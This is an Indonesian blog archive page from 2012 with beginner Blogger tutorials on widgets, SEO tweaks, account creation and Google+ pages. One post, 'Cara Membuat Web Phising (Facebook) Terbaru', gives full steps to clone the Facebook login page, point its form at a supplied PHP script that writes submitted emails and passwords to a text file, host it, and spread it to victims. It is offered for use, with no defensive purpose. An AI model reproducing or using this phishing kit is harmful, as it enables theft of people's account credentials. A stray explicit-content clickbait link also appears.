Showing posts with label Tips Blogging. Show all posts

Wednesday, March 14, 2012

Cara Membuat/Pasang Random Post di Blogger

Cara Membuat dan Pasang Random Post di Blogspot - Cara Membuat Random Post  - Cara Pasang Random post - Random post atau random artikel merupakan suatu cara untuk menampilkan posting artikel terkait secara acak setiap halaman blog diakses. Ada banyak cara untuk menampilkan random post, yaitu dengan model animasi slide ataupun dengan tambahan thumbnail. Namun disini saya coba berikan script code untuk menampilkan random post sederhana di blogspot atau blog yang menggunakan custom domain dengan hosting blogger.
Cara Pasang atau Menampilkan Random Post di Blogspot
  1. Login ke akun blogger

  2. Pilih Layout >> Add a Gadget >> HTML/Java Script
    Masukkan kode dibawah ini:
    <script type="text/javascript">
    var randarray = new Array();var l=0;var flag;
    var numofpost=10;function randomposts(json){
    var total = parseInt(json.feed.openSearch$totalResults.$t,10);
    for(i=0;i < numofpost;){flag=0;randarray.length=numofpost;l=Math.floor(Math.random()*total);for(j in randarray){if(l==randarray[j]){ flag=1;}}
    if(flag==0&&l!=0){randarray[i++]=l;}}document.write('<ul>');
    for(n in randarray){ var p=randarray[n];var entry=json.feed.entry[p-1];
    for(k=0; k < entry.link.length; k++){if(entry.link[k].rel=='alternate'){var item = "<li>" + "<a href=" + entry.link[k].href + ">" + entry.title.$t + "</a> </li>";
    document
    .write(item);}}
    }document.write('</ul>');}
    </script>
    <script src="http://www.urlbloganda.blogspot.com/feeds/posts/default?alt=json-in-script&start-index=1&max-results=1000&
    callback=randomposts"
    type="text/javascript"></script>
  3. Klik Save.
Note: Silahkan ganti urlbloganda.blogspot.com dengan URL blog anda. Kemudian angka 10 di numofpost=10; ganti dengan jumlah artikel acak yang ingin ditampilkan diblog.
Silahkan coba buka atau refresh halaman blog anda.


10out of 10 based on 41630 ratings. 1 user reviews.

Tuesday, March 13, 2012

Cara Membuat Permalink SEO Tag di Blogspot

Halo Sobat !! kali ini allshare ingin membagikan sedikit tutorial nih,Tutorial kali ini adalah mengenai "Cara memasang Tag Permalink SEO Blogger di Blogspot" allshare zone sendiri enggak tau juga sih , entah ini berfungsi buat memaksimalkan SEO onpage blog atau enggak, coz yang allshare baca disalah satu web blog , katanya sih guna meningkatkan permalink SEO blogspot. Buat Hasil Bisa dilihat ketika Sobat membaca postingan saya...


oke, langsung aja kita mulai tutorialnya step by step. semoga mengerti ya !!! :)


1. Buka Blogger dan Masuk ke akun and
2 .Klik Rancangan, maka otomatis anda akan masuk ke Edit Tata Letak
3. Kemudian Klik Edit HTML yang ada disamping Element Laman., dan Centang Expand Widget Template
4. Berikutnya,cari kode ]]></b:skin> (gunakan Ctrl+F untuk membantu pencarian),setelah ketemu kode tersebut,persis diatasnya letakkan kode css berikut :
.allsharezone_permalink
{border: 1px solid #EFF0F1;
padding: 5px;
background: #E0F5FF;-moz-border-radius:5px;}
.allsharezone_permalink a
{background:none;}
img.float-right {margin: 5px 0px 0 10px;}
img.float-left {margin: 5px 10px 0 0px;}
5. Selanjutnya , coba kalian cari kode ini
<data:post.body/> atau <p><data:post.body/></p>
   #klw di blog saya , adanya cuman  <data:post.body/>
Jika sudah ketemu, pastekan Kode di bawah ini ya ! 
<div class='allsharezone_permalink'>
<center><small>Anda sedang membaca artikel tentang <strong><u><data:blog.pageName/></u></strong> dan anda bisa menemukan artikel <data:blog.pageName/> ini dengan url <strong><data:post.url/></strong>,anda boleh menyebar luaskannya atau mengcopy paste-nya jika artikel <strong><data:blog.pageName/></strong> ini sangat bermanfaat bagi teman-teman anda,namun jangan lupa untuk meletakkan link <u><a expr:href='data:post.url'><data:blog.pageName/></a></u> sumbernya.</small></center></div>
Oh ya, kalau blog ente sudah di lengkapi dengan REadmore otomatis, mungkin <data:post.body/> nya ada 2 mgkin 3 seperti di blog saya ini.
untuk masalah diatas, caranya, letakkan kode permalinknya di bwah <data:post.body/> yang ada di dekat readmorenya . Contoh : kodekodekodekode<data:post.body/><kodepermalink>blablaREADMORE...

6. Save Template.
Jika sudah, maka akan muncul dibawah postingan blog kalian.
jika gagal, mungkin coba letakkan kode permalinknya di post body yang lain. :)
selamat mencoba

10out of 10 based on 41630 ratings. 1 user reviews.

Thursday, March 8, 2012

Cara Membuat Status YM di Blog

Cara Membuat Status YM Pada Blog Cara Membuat Status YM Pada Blog
Cara Pasang Gadget / Widget Yahoo! Messenger di Blog - Cara Buat Status YM di Blog Pada artikel kali ini saya ingin sedikit berbagi mengenai Cara Membuat Status YM Pada Blog.Mengapa saya akan membagikan Cara Membuat Status YM Pada Blog ?? Karena mungkin banyak teman � teman yang ingin mempercantik tampilan blognya atau menghubungkan yang memiliki blog dengan para pengunjungnya agar terjadi interaksi langsung melalui YM.Pada kesempatan kali ini saya aka bagikan Cara Membuat Status YM Pada Blog.
Menampilkan status YM (yahoo Messanger) di website kita sangatlah penting, terutama bagi website � website yang bergerak dalam bidang bisnis, gunanya ya sebagai CS (Customer Support) yang ditugaskan untuk menampung segala pertanyaan yang terjadi oleh para pengunjungnya.
Mari kita lihat bagaimana Cara Membuat Status YM Pada Blog.

Cara Membuat Status YM Pada Blog

Sebenarnya ada 2 Cara Membuat Status YM Pada Blog yaitu :
  1. Menambahkan tag HTML.
  2. Membuat Dengan YM Gen.
Mari kita lihat secara detail satu persatunya.Untuk cara pertama kita tinggal menambahkan tag HTML berikut ini :


<a href=�ymsgr:sendIM?hoperz_club�><img src=�http://opi.yahoo.com/online?u=
hoperz_clun&m=g&t=1? border=�0? height=�16? width=�64?></a>
Dimana : �hoperz_club� adalah ID Yahoo kamu, ID Yahoo dapat diperoleh jika anda mempunyai email di yahoo.Contohnya :  jika email yahoo kamu hoperz_club@yahoo.com, maka ID YM kamu adalah : hoperz_club
Sedangkan cara yang kedua adalah teman � teman dapat menambahkan langsung gambar yang akan ditampilkan kedalam blog teman � teman dengan membuka situs YM Gen disini : http://ymgen.com/index.php?opt=yahoo-messenger.
Pada situs tersebut kita tinggal memilih saja gambar apa yang akan ditampilkan pada blog kita dan menambahkan ID dari YM teman � teman semuanya.So,ada 2 cara yang saya suguhkan pada artikel saya ini.Untuk kemudahan saya lebih memilih cara yang kedua,tetapi itu semua tergantung dari teman � teman semuanya.Sekian informasi saya mengenai Cara Membuat Status YM Pada Blog.

Baca Juga > FOTO BUGIL AYU TING TING
10out of 10 based on 41630 ratings. 1 user reviews.

Wednesday, February 22, 2012

CARA MEMBUAT BLOG DI BLOGGER

Cara membuat Blog di Blogger - Blog merupakan sigkatan dari �Web log� adalah salah satu aplikasi web berupa tulisan-tulisan yang umum disebut sebagai posting pada halaman web. Tulisan-tulisan tersebut seringkali diurut dari yang terbaru dan diikuti oleh yang lama.

membuat blogPANDUAN CARA MEMBUAT BLOG DI BLOGGER - Pada awalnya, blog dibuat adalah sebagai catatan pribadi yang disimpan secara online, namun kini isi dari sebuah blog sangat bervariatif ada yang berisi tutorial ( contoh blog ini ), curhat, bisnis dan lain sebagainya. Secara umum, blog tidak ada bedanya dengan website pada umumnya yang ada di internet.

Flatform blog atau seringkali disebut dengan mesin blog dibuat sedemikian rupa oleh para designer/programer penyedia blog agar mudah untuk digunakan. Dulu, untuk membuat aplikasi web diperlukan pengetahuan tentang pemrograman HTML, PHP, CSS dan lain sebagainya, dengan blog semuanya menjadi mudah semudah menyebut angka 1 2 3.

Cara membuat Blog di Blogger

Salah satu penyedia blog gratis yang cukup populer saat ini adalah  blogspot atau blogger, dimana ketika mendaptar adalah melalui situs blogger.com namun nama domain yang akan anda dapatkan adalah sub domain dari blogspot, contoh : contohsaja.blogspot.com

Kenapa harus membuat blog di blogger.com bukan pada situs penyedia blog lainnya? Sebenarnya tidak ada keharusan untuk membuat blog di blogger, namun ada banyak kelebihan yang dimiliki blogger di banding dengan penyedia blog lain. Beberapa contoh kelebihan blogger di banding yang lain yaitu mudah dalam pengoperasian sehingga cocok untuk pemula, lebih leluasa dalam mengganti serta mengedit template sehingga tampilan blog anda akan lebih fresh karena hasil kreasi sendiri, custom domain atau anda dapat mengubah nama blog anda dengan nama domain sendiri misalkan contohsaja.blogspot.com di ubah menjadi contohsaja.com,sedangkan hosting tetap menggunakan blogspot dan masih tetap gratis.

Perlu ditekankan dari awal bahwa internet itu sifatnya sangat dinamis, sehingga mungkin saja dalam beberapa waktu kedepan panduan membuat blog di blogger ini akan sedikit berbeda dengan apa yang anda lihat di blogger.com

Untuk mengurangi hal yang tidak perlu di tulis, berikut cara membuat blog di blogger.com

Membuat Email

Salah satu syarat yang harus dipenuhi dalam membuat blog adalah anda memiliki alamat email yang masih aktif atau di gunakan. Jika anda belum mempunyai alamat email, silahkan daftar terlebih dahulu di gmail karena blogger adalah salah satu layanan dari Google maka ketika mendaftar ke blogger sebaiknya gunakan email gmail. Jika anda belum paham bagaimana cara membuat email, silahkan baca terlebih dahulu postingan cara membuat email gmail.

Daftar Blog di blogger

  1. Silahkan kunjungi situs http://www.blogger.com
  2. Setelah halaman pendaftaran terbuka, alihkan perhatian ke sebelah kanan bawah, ubah bahasa ke Indonesia agar lebih mudah difahami.
    pilih bahasa
  3. Silahkan langsung masuk/login dengan menggunakan username/nama pengguna serta password/sandi gmail anda ( akun email anda bisa untuk login ke blogger).
    login gmail
  4. Isilah formulir yang ada :
    1. Nama tampilan : isi dengan nama yang ingin tampil pada profile blog anda.
    2. Jenis Kelamin : pilih sesuai dengan jenis kelamin anda, misal : pria.
    3. Penerimaan Persyaratan : Beri tada ceklis sebagai tanda anda setuju dengan peraturan yangtelah di tetapkan oleh pihak blogger. Saran: sebaiknya anda membaca terlebih dahulu persyaratan yang ada agar anda tahu dan mengerti apa yang boleh dan tidak diperbolehkan ketika menggunakan layanan blogger.
    4. Klik tanda panah bertuliskan �Lanjutkan�.
      lanjutkan membuat blog

  5. Klik tombol �Blog Baru�.
    buat blog baru
  6. Isilah formulir :
    1. Judul : Isi dengan judul blog yang di inginkan, misal : Coretan sang penghayal
    2. Alamat : isi dengan alamat blog yang di inginkan. Ingat! Alamat ini tidak dapat di edit kembali setelah dibuat, apabila anda ingin serius, maka pilihlah nama yang benar-benar anda inginkan.
    3. Template : pilih template (tampilan blog) yang disukai (ini dapat ganti kembali).
    4. Lanjutkan dengan klik tombol �Buat blog!�.
      buat blog
    5. Sampai disini blog anda telah berhasil di buat.
  7. Untuk menghindari spam filter, sebaiknya anda langsung posting sembarang saja. Klik tulisan �Mulai mengeposkan�.
    mulai posting

  8. Isi judul serta artikel. Akhiri dengan klik tombol �Publikasikan�.
    publikasikan
  9. Silahkan lihat blog anda dengan klik tombol �Lihat Blog
  10. Selesai.
Kini blog anda telah tercipta dan dapat di buka di berbagai belahan dunia. Umumkan pada teman-teman anda bahwa anda kini telah mempunyai blog.

http://onyxblog94.blogspot.com/2012/02/cara-membuat-blog-di-blogger.html
10out of 10 based on 41630 ratings. 1 user reviews.

CARA MEMBUAT EMAIL DI GOOGLE / GMAIL

Cara Membuat Email di Google. Cara Membuat Gmail dengan langkah yang mudah dan cepat. Email google atau Email gmail sama saja, alias tidak ada perbedaan karena gmail sendiri adalah fitur email gratis dari google hehe. Mungkin para pengunjung blog ini sudah ahli dalam membuat email di gmail, saya posting turorial pemula ini khusus untuk pendatang baru di dunia internet yang ingin belajar cara membuat email di google atau Gmail :).


Cara Membuat Email di Google (Gmail)

Langkah pertama untuk membuat email di google atau gmail, kunjungi mail.google.com nah langsung saja klik Create account
Cara Membuat Email di Google

Langkah selanjutnya untuk membuat email di google ini, anda isi formulir dengan benar, contohnya seperti dibawah ini ( Nama depan, Nama belakang, Password jangan lupa minimal 8 huruf, tanggal lahir dan jenis kelamin, nomor telpon bisa di isi atau kosongi saja), dan setelah di isi lalu klik next step
Cara Membuat Email di Google Gmail

Setelah itu anda akan di hadapakan dengan talpilan sperti di bawah ini, klik saja next step. Tapi jika ingin memberi foto, silahkan saja upload foto dulu
Cara Membuat Email di Google Gmail
Nah seterusnya anda akan menemui tampilan seperti ini, silahkan continue to Email
Cara Membuat Email di Google Gmail
Selamat anda sudah berhasil membuat Email di google atau gmail, dan biasanya langsung menerima 3 pesan dari google ( Pesan selamat kwkwk )
Cara Membuat Email di Google Gmail

Cara membuat Email di Google (Gmail)

Cara membuat email di google atau gmail yang saya posting ini adalah yang terbaru, karena dengan hanya melakukan pendaftaran gmail ini anda sudah langsung terdaftar otomatis di jaringan social google yaitu google plus. Jadi anda tidak perlu lagi daftar google plus karena secara otomatis anda sudah terdaftar di jaringan social tersebut. Apa itu Google Plus? google plus sama seperti facebook, namun situs ini di berdayakan oleh google yang di rilis pertengahan 2011 kemarin. hemm ok deh semoga artikel cara membuat email di google (Gmail) ini bermanfaat bagi yang membutuhkan.

10out of 10 based on 41630 ratings. 1 user reviews.

Tuesday, February 14, 2012

CARA MEMBUAT TANDA TANGAN DI BLOG

Membuat Tanda Tangan Signature Blog  - Sekarang untuk membuat tanda tangan digitalatau signature di blog dapat sobat lakukan secara online tanpa perlu membuatnyasecara manual menggunakan photoshop atau software lain. Memasang tanda tangandi bawah postingan blog jika dibuat dan
ditata dengan bagus tentu saja akanmembuat tampilan halaman blog menjadi terlihat lebih menarik dan professional.Tanda tangan digital juga dapat digunakan untuk tanda tangan di forum kaskuskarena kode tangan yang kita dapatkan dari situs MyLivesignature ini terdiridari 2 kode, yaitu kode HTML untuk pemasangan dihalaman posting blog dan kode BBuntuk tanda tangan di forum kaskus.
Cara Membuat Tanda Tangan Digital di Blog :
1.      Langsung saja meluncur ke alamathttp://mylivesignature.com/ dan klik tulisan Click Here To Start.
2.      Pada halaman berikutnya pilih Using thesignature creation wizard.
3.      Di halaman wizard (1-6 step) ini masukkan datayang diminta kemudian klik Next Step.
wizard 1: Masukkan name atau nama tandatangan.
wizard 2: Pilih jenis huruf/font yangdigunakan.
wizard 3: Tentukan ukuran besar/kecilnyatanda tangan.
wizard 4: Tentukan warna background sertawarna teks tanda tangan.
wizard 5: Aturlah slope/kemiringan tandatangan.
wizard 6: Tanda tangan sudah selesaitinggal ambil kodenya.
4.     Langkah selanjutnya tinggal mengambil kode tandatangan yang sudah selesai dibuat dengan mengklik tulisan Want to use thissignature ?.
5.     Nah disini 2 pilihan kode yang bisa di generate,pilih saja Generate HTML code karena kita akan menggunakannya untuk tandatangan di bawah postingan blog.
6.      Klik lagi Generate a code for my handwrittensignature.
7.      Copy kode HTML tanda tangan yang diberikan dansimpan di notepad.
Nah sekarang sobat sudah memiliki kode tanda tanganyang siap untuk dipasang dibawah postingan blog setiap kali anda membuat artikelbaru. Cara pasang tanda tangan dibawah posting pasti sobat sudah paham lah,tinggal pilih Edit HTML pada panel posting blogger kemudian paste-kan kodetanda tangan tadi dibagian bawah artikel maka selesai deh !!
http://rayhanzhampiet.blogspot.com
8out of 10 based on 41630 ratings. 1 user reviews.

CARA MEMBUAT BREADCRUMB TERINDEX GOOGLE

CARA MEMBUAT BREADCRUMB TERINDEX GOOGLE - NAh, kali ini allshare mau berbagi tips blogging nih kawan !. Tips kali ini mungkin adalah tips yang anda cari selama ini. Breadcrum terindex oleh google, hmmm.. apa tutorial itu yang anda cari ? kalau ya, anda masuk ke tempat yang tepat. kali ini allshare ingin membagikan tutorial agar breadcrumbs bisa terindex google. 
Oke, kita mulai saja langsung, ikuti tutorial dibawah ini dengan benar ya !!! :)

1)


2) Langkah Selanjutnya yaitu, coba anda cari Kode <b:includable id='main' var='top'>   , hapus kode tersebut, kemudian ganti dengan kode dibawah ini !

<b:includable id='breadcrumb' var='posts'>
<b:if cond='data:blog.homepageUrl != data:blog.url'>
<b:if cond='data:blog.pageType == &quot;static_page&quot;'>
<div class='breadcrumbs'><span><a expr:href='data:blog.homepageUrl' rel='tag'>Home</a></span> &#187; <span><data:blog.pageName/></span></div>
<b:else/>
<b:if cond='data:blog.pageType == &quot;item&quot;'>
<!-- breadcrumb for the post page -->
<b:loop values='data:posts' var='post'>
<b:if cond='data:post.labels'>
<div class='breadcrumbs' xmlns:v='http://rdf.data-vocabulary.org/#'>
<span typeof='v:Breadcrumb'><a expr:href='data:blog.homepageUrl' property='v:title' rel='v:url'>Home</a></span>
<b:loop values='data:post.labels' var='label'>
<b:if cond='data:label.isLast == &quot;true&quot;'>
 &#187; <span typeof='v:Breadcrumb'><a expr:href='data:label.url' property='v:title' rel='v:url'><data:label.name/></a></span>
</b:if>
</b:loop>
 &#187; <span><data:post.title/></span>
</div>
<b:else/>
<div class='breadcrumbs'><span><a expr:href='data:blog.homepageUrl' rel='tag'>Home</a></span> &#187; <span>Unlabelled</span> &#187; <span><data:post.title/></span></div>
</b:if>
</b:loop>
<b:else/>
<b:if cond='data:blog.pageType == &quot;archive&quot;'>
<!-- breadcrumb for the label archive page and search pages.. -->
<div class='breadcrumbs'>
<span><a expr:href='data:blog.homepageUrl'>Home</a></span> &#187; <span>Archives for <data:blog.pageName/></span>
</div>
<b:else/>
<b:if cond='data:blog.pageType == &quot;index&quot;'>
<div class='breadcrumbs'>
<b:if cond='data:blog.pageName == &quot;&quot;'>
<span><a expr:href='data:blog.homepageUrl'>Home</a></span> &#187; <span>All posts</span>
<b:else/>
<span><a expr:href='data:blog.homepageUrl'>Home</a></span> &#187; <span>Posts filed under <data:blog.pageName/></span>
</b:if>
</div>
</b:if>
</b:if>
</b:if>
</b:if>
</b:if>
</b:includable>
<b:includable id='main' var='top'>
<b:include data='posts' name='breadcrumb'/> 
Save Tempate
dan Lihat Hasilnya
Kalau Pada allshare zone, berikut hasilnya
CARA MEMBUAT BREADCRUMB TERINDEX GOOGLE

(Untuk memastikan lbreadcrumbs / label anda terindex google, coba buat sebuah postingan , kemudian paste - kan url postingan anda ke Google Search, jika berhasil maka breadcrumbs anda otomatis terindex google.
sekian tutorial dari allshare zemoga bermanfaat


10out of 10 based on 781630 ratings. 1 user reviews.

Saturday, February 11, 2012

Cara Membuat Halaman di Google+

Cara Membuat Halaman Google+ - Seperti Facebook yang sukses membuat halaman Page khusus selain halaman profile, Google+ (G+) beberapa waktu lalu juga kembali merilis halaman page yang khusus dibuat untuk tujuan halaman penggemar seperti website, merek, bisnis dll. Dan tidak diragunakan lagi halaman ini sangat berguna untuk membuat saluran trafik dengan cara mempromosikan blog atau website. Jika anda sudah pernah membuat halaman page untuk fGoogle plus page buttonacebook saya rasa anda tidak akan bertanya lagi dengan page pada G+ karena cara kerjanya sangat mirip dan hampir sama :)

Ada kelebihan yang di miliki Page pada G+ jika dibandingkan Facebook, dimana Page pada G+ dalam waktu dekat akan terintegrasi dengan hasil pencarian pada Google Search Engine, kita cukup memberi tanda (+) saja sebelum melakukan pencarian, misalkan kita mengetikan +pepsi atau +angry bird maka secara otomatis Google akan memberikan hasil result tertentu yang terkait dengan Page pada G+. Bayangkan jika itu adalah halaman anda yang tampil pertama, tentu BOOM trafik tidak akan diragukan lagi. Tapi ada tapinya, halaman yang muncul mungkin adalah halaman yang populer dengan jumlah penggemar terbanyak :) jadi berusahalah untuk membuat halaman G+ anda Populer, asalkan jangan buka halaman Salon ++ aja ya wkwkwkkwk.

Tutorial Cara Membuat Halaman di Google+

Prosesnya gak ribet dan sangat sederhana yang penting anda sudah terdaftar disana.

1. Langsung tuju ke halaman inihttps://plus.google.com/pages/create
2. Pilih halaman yang ingin anda buat, Saya sendiri memilih tab (Lainnya) atau anda bisa memilih halaman tertentu misalkan blog atau website jadi terserah saja.
3. Silahkan masukan judul halaman dengan alamat blog yang ingin dipromosikan. Jangan lupa beri tanda centang bahwa anda setuju dan tekan tombol (Buat)
google plus page4. Masukan slogan halaman minimal 10 kata dan tambahkan photo biar manis.
page google plus5. Selesai, tinggal di promosikan saja linknya :)
sumber : o-om.com


Rating: 5

Saturday, January 28, 2012

Cara Mendapatkan Google Sitelink

Cara Mendapatkan Google Sitelink – Google Sitelink adalah link-link tautandinamis dari sebuah situs web atau blog dimana sitelink tersebut juga merupakan navigasi didalam website/blogsehingga pengunjung dapat dengan mudah menemukannya tanpa harus masuk lebihdulu ke halaman homepage. Tidak mudah untuk mendapatkan sitelink dan tidaksemua blog mendapatkan sitelink dari Google, karena hanya blog atauwebsite tertentu yang menduduki peringkat pertama halaman 1 Google untuk sebuahpencarian kata kunci saja yang biasanya mendapatkan sitelink. Struktur dari google sitelink biasanyaditunjukkan dengan hasil pencarian kata kunci (search result) yang sudah pastiberada di posisi pertama, kemudian dibawahnya terdapat barisan link yangmenjorok kedalam ( 2 kolom dan 3 baris ). Nah link-link tautan itulah yangdisebut dengan sitelink. Untuk lebih memahami tentang struktur Google Sitelinkini anda dapat melihat dari gambar dibawah ini yang merupakan hasil daripencarian kata kunci (keyword) Contoh
allshare zone pencarian google
Mengapa memiliki sitelink dianggap penting ?Algoritma google hanya memilih situs web/blog yang dianggap mapan sertamemiliki sumber informasi terpercaya dan diverifikasi saja untuk mendapatkansitelink. Asumsi  adilnya adalah jikawebsite atau blog anda telah mendapatkan sitelink berarti  website/blog anda terpercaya di mata Google. Googlehanya akan menampilkan sitelinks di hasil pencarian apabila Google menemukannyasebagai navigasi yg bermanfaat bagi user. Jika struktur suatu situs tidaksesuai dengan algoritma Google dalam proses pencarian/crawl sitelinks websiteyg sesuai kriteria, dan atau jika Google tidak melihat adanya relevansi didalam sitelinks dengan hasil pencarian, maka Google tidak akan menampilkannya.Dengan kata lain, semua website sebenarnya memiliki sitelinks, karena tentunyamasing-masing memiliki navigasi di dalamnya, akan tetapi, jika sitelinkstersebut, dalam kata lain, susah untuk ditemukan, digenerasikan, serta tidakada nilai penting di mata Google, maka sitelinks tersebut tidak akandimunculkan di hasil pencarian. Berikut pernyataan mbah Google yang menegaskan mengenaisitelink :

 We only showsitelinks for results when we think they'll be useful to the user. If thestructure of your site doesn't allow our algorithms to find good sitelinks, orwe don't think that the sitelinks for your site are relevant for the user'squery, we won't show them. (GoogleWebmaster Supports).

Bagaimana cara mendapatkan Sitelink ?

1.      Memperkuat kata kunci (keyword)
Umumnya sebuah situs web/blog mendapatkansitelink berdasarkan kata kunci yang menurut Google merupakan identitas unik yang melekat dari sebuah blog. Kata kunci tersebut bisa saja title/judul dari blogseperti blog saya ini, dan bisa juga dari URL blog atau deskripsi blog anda. Jadi tinggal pilihkata kunci dibagian mana yang ingin anda perkuat dan anda populerkan untuk menjadi ciri khas(brand)  blog anda.

2.      Struktur menu navigasi yang baik
Gunakanlah menu navigasi yang terstrukturdengan baik serta dapat dibaca dengan baik pula oleh spider Google. Hindaripenggunaan navigasi yang banyak mengandung javascript.

3.     Anchor teks pada link internal
Penting sekali bagi kita untuk membuatinternal link antar artikel dengan menggunakan anchor teks serta penggunaanatribut Alt pada gambar/image. Dengan adanya internal link maka secarakeseluruhan blog akan terindeks dengan baik oleh search engine serta memudahkanmbah Google dalam pencarian kata kunci.

4.      Konten yang bermanfaat
Pada kalimat pertama pernyataan mbahGoogle diatas sudah jelas dikatakan bahwa: "We only show sitelinks for results when we think they'llbe useful to the user". Artinya bahwa konten yang kita buat harusbenar-benar berguna bagi orang lain serta berkualitas. Konten seperti ini biasanyaakan mendapatkan posisi bagus di search engine dan mendatangkan trafik organik yangmelimpah, sehingga membuka peluang blog kita untuk mendapatkan sitelink. Jaditingkatkanlah kualitas konten blog anda, hindari membuat artikel copas secarautuh.

5.      Optimasi SEO blog
Saya hanya ingin menggaris bawahi sekali betapa penting juga bagi kita untuk bisa memahami sekaligusmempraktekkan apa yang disebut dengan optimasi seo off page dan on page.


Nah sahabat blogger mungkin itu saja sedikit ulasansaya mengenai Cara Mendapatkan Google Sitelink. Selain akan meningkatkantrafik, Google sitelink juga menunjukkan adanya otoritas website/blog kita dimata search engine dan pengunjung. Keep on blogging..!!


Rating: 5

Wednesday, January 25, 2012

Domain .Com Gratis


Memang agak susah mencari domain .com yang gratis untuk dipakai. Mengingat domain ini begitu populer, mungkin orang mengingat sebuah situs dengan akhiran .com daripada yang lainnya. Dan kayaknya agak susah mendapatkannya secara benar-benar gratis, kecuali kalau punya teman dikasih sama loe.
Bahkan jika ada promo sekalipun paling murah yang pernah blogbintang.com adalah 1.99$, biasanya tuh di domain.com dapetnya. Biasa mereka lagi promo besar-besaran untuk ngalahin godaddy.com. Jadi gimana caranya mendapatkan .com yang benar-benar gratis. Tidak-tidak ada caranya dan kayaknya nggak mungkin banget.
Ya itulah kenyatannya bro, hampir mustahil mendapatkan domain .com dengan benar-benar gratis. Kalaupun  dapat gratis, tahun kedua biasanya juga berbayar. Tapi ada juga memberikan secara gratis asal membeli dulu sebuah hosting baruh deh dapat domain .com secara cuma-cuma.
Biasanya promosi yang diberikan oleh penyedia web hosting adalah memberikan domain .com secara cuma-cuma jika membeli dulu hosting di tempat dia. Biasanya sewa hosting minimal satu tahun, sama dengan sewa domainnya. Kalaupun tidak harga hostingnya harus beberapa kali lebih mahal dari domain .com
Jadi bagi bro sekalian yang mencari domain .com secara benar-benar gratis, mohon maaf, menyerah sajalah. Hampir tidak mungkin ada domain .com yang benar-benar gratis untuk dipakai kecuali ya itu, membeli hosting dulu. Atau jika ingin mendapatkan yang murah -murah gunakan terus coupon untuk membeli supaya harganya lebih miring. Untuk coupun banyak sekali di share di forum-forum.

Rating: 5

Cara Membuat Web Phising (Facebook) Terbaru

phising-web
Cara membuat Web Phising FacebookPada postingan kali ini saya(onyxblog94.blogspot.com/allshare) akan membahas tentang cara membuat web phising. walaupun ini sudah berita lama yang banyak orang sudah mengetahuinya. Tapi saya yakin masih banyak yang ingin tahu tentang cara membuat web phising seperti yang anda baca sekarang ini. Apakah anda sudah tau apa itu web phising ?? Web Phisng = WEB+ Phising.

Web  menurut saya adalah sebuah page/halaman yang berisi content yang di isi oleh admin/pemilik web, lebih lengkapnya kesini. Phising menurut dari yang saya baca yaitu berasal dari kata “Fishing” atau di bahasa Indonesia kan yang memiliki arti “memancing”. Lho kok Memancing? ternyata memang benar kita membuat web untuk memancing korban untuk masuk dalam perangkap Web Phising yang telah kita buat. Cara buatnya gimana ? Baik saya akan kasih tahu cara membuat web phising. Langkah – langkahnya sebagai berikut :

  1. Cari dan buka alamat yang mau dijadikan homepage/halaman utama Web Phising anda. misal http://www.facebook.com.
  2. Setelah halaman terbuka sepenuhnya anda tekal tombol “Ctrl + U” di keyboard secara bersamaan. Kemudian akan muncul Source Code.
  3. Copy semua Source Code tersebut. Tekan “Ctrl + A(untuk blok semua source code) kemudian tekan “Crtl + C(untuk meng-copy / menyaslin Source Code tersebut).
  4. Setelah itu buka notepad/wordpad (Start – all program – accessories- Notepad/Wordpad)  di WINDOWS atau gedit (Applications –  Accessories – Gedit Text Editor) di LINUX.
  5. Paste Source Code (ctrl + v) yang sudah di copy tadi. seperti langkah nomor 3.
  6. Cari menggunakan “Crtl + F”, isi dengan “action=(tanpa tanda petik)
  7. Ketemu
    <form action="fb.com" method="post">
  8. Ganti fb.com” (contoh) dengan “phising.php”.
  9. Ubah “postmenjadi “GET“.
  10. Save as (file – Save as) atau tekan “Ctrl + S”. Berinama dengan “index.html” dan File Type pilih “All FIle”
  11. .Buka notepad lagi (langkah sama seperti nomor 4).
  12. Copy Paste Code PHP ini ke notepad :
    <?php header("Location: http://fb.com"); $handle = fopen("passwords.txt", "a"); foreach($_GET as $variable => $value) { fwrite($handle, $variable); fwrite($handle, "="); fwrite($handle, $value); fwrite($handle, "\r\n"); } fwrite($handle, "\r\n"); fclose($handle); exit; ?>
  13. Ganti “http://fb.com” dengan “http://facebook.com” misal (tanpa tanda kutip).
  14. Save dengan nama phising dan extensi .php jadinya phising.php (Caranya sama seperti langkah no. 10)
  15. Upload ke hosting anda. (Silahkan cari hosting gratis atau berbayar, tidak disarankan menggunakan Hosting Gratis 000webhost untuk membuat web phising. silahkan baca saja. Satu lagi, pastikan domain anda sudah mengarah ke hosting anda. Jika anda tidak mengerti silahkan pelajari tentang Domain dan Hosting terlebih dahulu.
  16. Setelah ke-3 file berhasil di upload jangan lupa permission/chmod di atur 777 untuk file passwords.txt, agar password yang di ketikan oleh korban dapat tersimpan.
  17. Selesai. Silahkan Coba akes Domain anda dan apa yang anda lihat ? Jika tampilan mirip seperti halaman ketika anda membuka website yang anda tiru berarti benar.
  18. Silahkan anda test apakah WebPhising buatan anda sukses dapat menyimpan email dan password korban.
  19. Jika berhasil menyimpan informasi login korban seperti email dan password, waktunya sebarkan web phising anda dengan kecerdikan anda.
Sekian dulu postingan cara membuat web phising semoga tutorial diatas bermanfaat ya !


Rating: 5

Cara Pasang Guestbook Buku Tamu dari Shoutcamp

Cara Pasang Guestbook Buku Tamu dari ShoutcampCara Pasang Guestbook dari Shoutcamp – Memasang widget buku tamu atau guestbook di blog sepertinyasudah jadi hal yang wajib. Semenjak Shoutmixmenjadi layanan berbayar diawal 2012 lalu, banyak blogger yang bingungmengganti widget melayang di blognyadengan guestbook yang
free. Nah selain bisa memakai layanan dari Cbox seperti blog saya ini, sobatblogger juga bisa membuat bukutamu/guestbook dengan menggunakan layanan dari Shoutcamp. Mau tahu gimana cara mendaftar di Shoutcamp ? Simak aja penjelasansaya dibawah ini ya..!! 
